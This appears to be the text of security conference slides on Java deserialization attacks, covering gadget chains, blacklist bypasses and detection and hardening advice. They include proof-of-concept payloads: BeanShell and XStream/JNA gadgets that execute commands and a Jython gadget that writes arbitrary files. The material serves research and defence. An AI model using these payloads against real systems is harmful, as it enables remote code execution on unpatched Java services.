Serial Killer: Silently Pwning Your Java Endpoints

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Why this talk?

- Java deserialization attacks have been known for years
  - Relatively new gadget in *Apache Commons-Collections* made the topic also available to mainstream (dev) audience in 2015
- Some inaccurate advice to protect your applications is making the rounds
  - In this talk we'll demonstrate the weakness of this advice by …
    - … **showing you new RCE gadgets**
    - … **showing you bypasses**
- We'll give advice how to spot this vulnerability and its gadgets during …
  - … **code reviews** (i.e. showing you what to look for)
  - … **pentests** (i.e. how to generically test for such issues)

Standing on the Shoulder of Giants…

- **Spring AOP** (by Wouter Coekaerts, public exploit: @pwntester in 2011)
- **AMF DoS** (by Wouter Coekaerts in 2011)
- **Commons-fileupload** (by Arun Babu Neelicattu in 2013)
- **Groovy** (by cpnrodzc7 / @frohoff in 2015)
- **Commons-Collections** (by @frohoff and @gebl in 2015)
- **Spring Beans** (by @frohoff and @gebl in 2015)
- **Serial DoS** (by Wouter Coekaerts in 2015)
- **SpringTx** (by @zerothinking in 2016)
- **JDK7** (by @frohoff in 2016)
- *Probably more we are forgetting and* ***more to come in few minutes …***


What is Java Serialization again?

- Taking a snapshot of an **object graph** as a **byte stream** that can be used to reconstruct the object graph to its original state
  - Only object **data** is serialized, not the code
  - The code sits on the ClassPath of the (de)serializing end
- Developers can customize this serialization/deserialization process
  - Individual object/state serialization
    via **.writeObject()** / **.writeReplace()** / **.writeExternal()** methods
  - Individual object/state re-construction on deserializing end
    via **.readObject()** / **.readResolve()** / **.readExternal()** methods (and more)


Attack Surface

- Usages of Java serialization in protocols/formats/products:
  - RMI (Remote Method Invocation)
  - JMX (Java Management Extension)
  - JMS (Java Messaging System)
  - Spring Service Invokers
    - HTTP, JMS, RMI, etc.
  - …
  - Android
  - AMF (Action Message Format)
  - JSF ViewState
  - WebLogic T3
  - …

Java Deserialization in a Nutshell



Triggering Execution via "Magic Methods"




Exploiting "Magic Methods"

- Abusing "magic methods" of gadgets which have *dangerous code*:
  - Attacker controls member fields' values of serialized object
  - Upon deserialization **.readObject()** / **.readResolve()** is invoked
    - Implementation of this method in gadget class **uses attacker-controlled fields**
- Aside from the *classic* ones also *lesser-known* "magic methods" help:
  - **.validateObject()** as part of validation (which does not prevent attacks)
  - **.readObjectNoData()** upon deserialization conflicts
  - **.finalize()** as part of GC (even after errors)
    - with deferred execution bypassing ad-hoc SecurityManagers at deserialization
- Works also for Externalizable's **.readExternal()**

Exploiting "Magic Methods"

But what if there are **no**
"Magic Methods" on the target's ClassPath
that have "dangerous code" for the attacker
to influence?

Proxy with InvocationHandler as Catalyzer



Exploiting InvocationHandler (IH) Gadgets

- Attacker steps upon serialization:
  - Attacker **controls member fields** of IH gadget, which ***has*** **dangerous code**
  - IH (as part of Dynamic Proxy) gets serialized by attacker **as field on which an innocuous method is called** from "magic method" (of class to deserialize)
- Application steps upon deserialization:
  - "Magic Method" of "Trigger Gadget" calls **innocuous method** on an **attacker controlled field**
  - This call is **intercepted by proxy** (set by attacker as this field) and **dispatched to IH**
- Other IH-like types exist aside from java.lang.reflect.InvocationHandler
  - javassist.util.proxy.MethodHandler
  - org.jboss.weld.bean.proxy.MethodHandler

New RCE Gadget in BeanShell (CVE-2016-2510)

- **`bsh.XThis$Handler`**
  - Serializable InvocationHandler
  - Upon function interception custom BeanShell code will be called
  - Almost any Java code can be included in the payload
  - In order to invoke the payload a trigger gadget is needed

New RCE Gadget in BeanShell (CVE-2016-2510)

```
1   String payload = "compare(Object foo, Object bar) {" +
2                    "    new java.lang.ProcessBuilder(new String[]{\"calc.exe\"}).start();return 1;" +
3                    "}";
4
5   // Create Interpreter
6   Interpreter i = new Interpreter();
7   i.eval(payload);
8
9    // Create Proxy/InvocationHandler
10   XThis xt = new XThis(i.getNameSpace(), i);
11   InvocationHandler handler = (InvocationHandler) getField(xt.getClass(), "invocationHandler").get(xt);
12   Comparator comparator = (Comparator) Proxy.newProxyInstance(classLoader, new Class<?>[]{Comparator.class}, handler);
13
14   // Prepare Trigger Gadget (will call Comparator.compare() during deserialization)
15   final PriorityQueue<Object> priorityQueue = new PriorityQueue<Object>(2, comparator);
16   Object[] queue = new Object[] {1,1};
17   setFieldValue(priorityQueue, "queue", queue);
18   setFieldValue(priorityQueue, "size", 2);
```

New RCE Gadget in Jython (CVE pending)

- **`org.python.core.PyFunction`**
  - Serializable InvocationHandler
  - Upon function interception custom python bytecode will be called
  - Only python built-in functions can be called
    - Importing modules is not possible: *no os.system() sorry :(*
    - Still we can read and write arbitrary files (can cause RCE in web app)
  - In order to invoke the payload a trigger gadget is needed

New RCE Gadget in Jython (CVE pending)

```
1   // Python bytecode to write a file on disk
2   String code =
3         "740000" + //   0 LOAD_GLOBAL       0 (open)
4         "640100" + //   3 LOAD_CONST        1 (<PATH>)
5         "640200" + //   6 LOAD_CONST        2 ('w')
6         "830200" + //   9 CALL_FUNCTION     2
7         "690100" + //  12 LOAD_ATTR         1 (write)
8         "640300" + //  15 LOAD_CONST        3 (<CONTENT>)
9         "830100" + //  18 CALL_FUNCTION     1
10        "01"       + //  21 POP_TOP
11        "640000" + //  22 LOAD_CONST
12        "53";      //  25 RETURN_VALUE
13
14  // Helping cons and names
15  PyObject[] consts = new PyObject[]{new PyString(""), new PyString(path), new PyString("w"), new PyString(content)};
16  String[] names = new String[]{"open", “write"};
17
18  PyBytecode codeobj = new PyBytecode(2, 2, 10, 64, "", consts, names, new String[]{}, "noname", "<module>", 0, "");
19  setFieldValue(codeobj, "co_code", new BigInteger(code, 16).toByteArray());
20  PyFunction handler = new PyFunction(new PyStringMap(), null, codeobj);
```

New RCE Gadgets

- **More of our reported RCE gadgets still being fixed**

ZDI ID	Affected Vendor(s)	Severity (CVSS)
ZDI-CAN-3511	Oracle	7.5
ZDI-CAN-3510	Oracle	7.5
ZDI-CAN-3497	Oracle	7.5
ZDI-CAN-3588	Oracle	7.5
ZDI-CAN-3592	Oracle	7.5

- Stay tuned!
  - Twitter: @pwntester & @cschneider4711
  - Blog: https://hp.com/go/hpsrblog

Existing Mitigation Advice

- Simply **remove gadget** classes from ClassPath

- **Blacklist & Whitelist** based check at ObjectInputStream.resolveClass
  - Different implementations of this "Lookahead"-Deserialization exist:
    - Use of ObjectInputStream subclass in application’s deserialization code
    - Agent-based (AOP-like) hooking of calls to ObjectInputStream.resolveClass()

- Ad hoc **SecurityManager** sandboxes during deserialization

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  - Not feasible given more and more gadgets becoming available
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  - **Whitelists:** Difficult to get right & DoS though JDK standard classes possible
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- ~~Ad hoc **SecurityManager** sandboxes during deserialization~~
  - Execution can be deferred **after** deserialization: *we'll show later how…*

How did vendors handle this recently?

Vendor / Product	Type of Protection
Atlassian Bamboo	Removed Usage of Serialization
Apache ActiveMQ	LAOIS Whitelist
Apache Batchee	LAOIS **Blacklist** + optional Whitelist
Apache JCS	LAOIS **Blacklist** + optional Whitelist
Apache openjpa	LAOIS **Blacklist** + optional Whitelist
Apache Owb	LAOIS **Blacklist** + optional Whitelist
Apache TomEE	LAOIS **Blacklist** + optional Whitelist
********** (still to be fixed)	LAOIS **Blacklist**

Bypassing LookAhead Blacklists

- New gadget type to bypass ad-hoc look-ahead ObjectInputStream blacklist protections:
- Can we find a class like:

```
1  public class NestedProblems implements Serializable {
2      byte[] bytes … ;
3      …
4      private void readObject(ObjectInputStream in) throws IOException, ClassNotFoundException {
5          ObjectInputStream ois = new ObjectInputStream(new ByteArrayInputStream(bytes));
6          ois.readObject();
7      }
8  }
```

- During deserialization of the object graph, a new immaculate unprotected ObjectInputStream will be instantiated
- Attacker can provide any arbitrary bytes for unsafe deserialization
- Bypass does not work for cases where ObjectInputStream is instrumented

Is this for real or is this just fantasy?

- Currently we found many bypass gadgets:
  - JRE: 3
  - Third Party Libraries:
    - Apache libraries: 6
    - Spring libraries: 1
    - Other popular libraries: 2
  - Application Servers:
    - IBM WebSphere: 13
    - Oracle WebLogic: 3
    - Apache TomEE: 3
    - …

Example (has been fixed)

org.apache.commons.scxml2.env.groovy.GroovyContext

```
1   @SuppressWarnings("unchecked")
2   private void readObject(ObjectInputStream in) throws IOException,ClassNotFoundException {
3       this.scriptBaseClass = (String)in.readObject();
4       this.evaluator = (GroovyEvaluator)in.readObject();
5       this.binding = (GroovyContextBinding)in.readObject();
6       byte[] bytes  = (byte[])in.readObject();
7       if (evaluator != null) {
8           this.vars = (Map<String, Object>)
9                   new ObjectInputStream(new ByteArrayInputStream(bytes)) {
10                      protected Class resolveClass(ObjectStreamClass osc) throws IOException, ClassNotFoundException {
11                          return Class.forName(osc.getName(), true, evaluator.getGroovyClassLoader());
12                      }
13                  }.readObject();
14      }
15      else {
16          this.vars = (Map<String, Object>)new ObjectInputStream(new ByteArrayInputStream(bytes)).readObject();
17      }
18  }
```

Now with home delivery

javax.media.jai.remote.SerializableRenderedImage

`finalize() > dispose() > closeClient()`

```
1   private void closeClient() {
2
3       // Connect to the data server.
4       Socket socket = connectToServer();
5
6       // Get the socket output stream and wrap an object
7       // output stream around it.
8       OutputStream out = null;
9       ObjectOutputStream objectOut = null;
10      ObjectInputStream objectIn = null;
11      try {
12          out = socket.getOutputStream();
13          objectOut = new ObjectOutputStream(out);
14          objectIn = new ObjectInputStream(socket.getInputStream());
15      } catch (IOException e) { ... }
16      ...
18      try {
19          objectIn.readObject();
20      } catch (IOException e) {
21              sendExceptionToListener(JaiI18N.getString(
22                      "SerializableRenderedImage8"),
23                      new ImagingException(JaiI18N.getString(
24                      "SerializableRenderedImage8"), e));
25      } catch (ClassNotFoundException cnfe) {
26              sendExceptionToListener(JaiI18N.getString(
27                      "SerializableRenderedImage9"),
28                      new ImagingException(JaiI18N.getString(
29                      "SerializableRenderedImage9"), cnfe));
30      }
31      ...
32  }
```

Bypasses ad-hoc Security Managers

Demo of bypass

Let’s take a look at the live demo…

Is it just Java Serialization?

- XStream is like Java Serialization on steroids
  - Can deserialize non-serializable classes: —> many more gadgets available
- Reported back in 2013: CVE-2013-7285 by Alvaro Munoz (@pwntester) & Abraham Kang (@KangAbraham)
  - XStream implemented a blacklist/whitelist protection scheme
    (by default only blocking java.beans.EventHandler)
- Unfortunately devs are not fully aware and still use unprotected or only blacklisted XStream instances
  - e.g.: CVE-2015-5254 in **Apache ActiveMQ** and CVE-2015-5344 in **Apache Camel**
    - both by @pwntester, @cschneider4711, @matthias_kaiser
- We found **many** new gadgets during research
  - Can't be fixed by making them non-serializable.
  - Only fix is applying a whitelist to XStream instance.
- … plus most of the ones available for Java serialization (e.g.: Commons-Collections, Spring, …)

Exploiting JNA

```
1   <sorted-set>
2     <string>calc.exe</string>
3     <dynamic-proxy>
4       <interface>java.lang.Comparable</interface>
5       <handler class="com.sun.jna.CallbackReference$NativeFunctionHandler">
6         <options />
7         <function class="com.sun.jna.Function">
8           <peer>140735672090131</peer> <!-- depends on target -->
9           <library>
10            <libraryName>c</libraryName>
11            <libraryPath>libc.dylib</libraryPath>
12          </library>
13          <functionName>system</functionName>
14        </function>
15      </handler>
16    </dynamic-proxy>
17  </sorted-set>
```

XStream, can you run readObject()?

- XStream works with Java serialization so that if a class contains a readObject() or readResolve() method, it will call them as part of the deserialization.
- XStream turns any XStream deserialization endpoint into a standard Java one
- Can we bypass XStream permission system by running code in readObject(), readResolve(), finalize(), … ?
  - Any LookAhead bypass gadget will also be valid to bypass XStream blacklist

Finding Vulnerabilities & Gadgets in the Code

SAST Tips

Who Should Check for What?

1. Check **your endpoints** for those **accepting (untrusted) serialized data**
2. Check **your code** for **potential gadgets**, which could be used in deserialization attacks where your library / framework is used
   - Also the ClassPath of the app-server can host exploitable gadgets

- Problem: "Gadget Space" is too big
  - Typical app-server based deployments have hundreds of JARs in ClassPath
- SAST tools might help for both checks…
  - Such as HPE Security Fortify or the OpenSource FindSecBugs

Finding Direct Deserialization Endpoints

- Find calls (within your code and your dependencies' code) to:
  - **ObjectInputStream.readObject()**
  - **ObjectInputStream.readUnshared()**
- Where InputStream is attacker controlled. For example:

```
1    InputStream is = request.getInputStream();
2    ObjectInputStream ois = new ObjectInputStream(is);
3    ois.readObject();
```

  - … and ObjectInputStream is or extends java.io.ObjectInputStream
    - … but is not a safe one (eg: Commons-io ValidatingObjectInputStream)

High-Level Gadget Categories

- Gadget is a class (within target's ClassPath) useable upon deserialization to facilitate an attack, which often consists of multiple gadgets chained together as a "Gadget Chain".
- **Trigger Gadget** is a class with a "Magic Method" triggered during deserialization acting upon proxy-able fields, which are attacker controlled. Trigger Gadgets initiate the execution.
- **Bypass Gadget** is a class with (preferably) a "Magic Method" triggered during deserialization which leads to a "Nested Deserialization" with an unprotected OIS of attacker-controllable bytes.
- **Helper Gadget** is a class with glues together other bonds of a gadget chain.
- **Abuse Gadget** is a class with a method implementing dangerous functionality, attackers want to execute.
- *Need for gadget serializability is lifted when techniques like XStream are used by the target.*

Finding Gadgets for Fun & Profit

Sinks

Look for interesting method calls …

- java.lang.reflect.Method.invoke()
- java.io.File()
- java.io.ObjectInputStream()
- java.net.URLClassLoader()
- java.net.Socket()
- java.net.URL()
- javax.naming.Context.lookup()
- …

Sources

- **reached by:**
- java.io.Externalizable.readExternal()
- *java.io.Serializable.*readObject()
- *java.io.Serializable.*readObjectNoData()
- *java.io.Serializable.*readResolve()
- java.io.ObjectInputValidation.validateObject()
- java.lang.reflect.InvocationHandler.invoke()
- javassist.util.proxy.MethodHandler.invoke()
- org.jboss.weld.bean.proxy.MethodHandler.invoke()
- java.lang.Object.finalize()
- <clinit> *(static initializer)*
- .toString(), .hashCode() *and* .equals()

What to Check During Pentests?

DAST Tips

Passive Deserialization Endpoint Detection

- Requests (or any network traffic) carrying serialized Java objects:
  - Easy to spot due to magic bytes at the beginning: **`0xAC 0xED …`**
  - Some web-apps might use Base64 to store serialized data in Cookies, etc.: **`rO0 …`**
  - Be aware that compression could've been applied before Base64
- Several Burp-Plugins have been created recently to **passively** scan for Java serialization data as part of web traffic analysis
  - Also test for non-web related (binary) traffic with network protocol analyzers

Active Vulnerability Scanning

- Some Burp-Plugins **actively** try to exploit subset of existing gadgets
  - Either blind through OOB communication ("superserial-active")
    - For applications running on JBoss
  - Or time-based blind via delay ("Java Deserialization Scanner")
    - For gadgets in Apache Commons Collections 3 & 4
    - And gadgets in Spring 4
- Recommendation: Adjust active scanning payloads to not rely on specific gadgets - better use a generic delay introduction
  - Such as "SerialDoS" (by Wouter Coekaerts), which is only HashSet based

Hardening Advice

How to Harden Your Applications?

- **DO NOT DESERIALIZE UNTRUSTED DATA!!**
- When architecture permits it:
  - Use other formats instead of serialized objects: JSON, XML, etc.
    - But be aware of XML-based deserialization attacks via XStream, XmlDecoder, etc.
- As second-best option:
  - Use defensive deserialization with look-ahead OIS with a **strict whitelist**
    - Don’t rely on gadget-blacklisting alone!
    - You can build the whitelist with OpenSource agent **SWAT** (Serial Whitelist Application Trainer)
    - Prefer an agent-based instrumenting of ObjectInputStream towards LAOIS
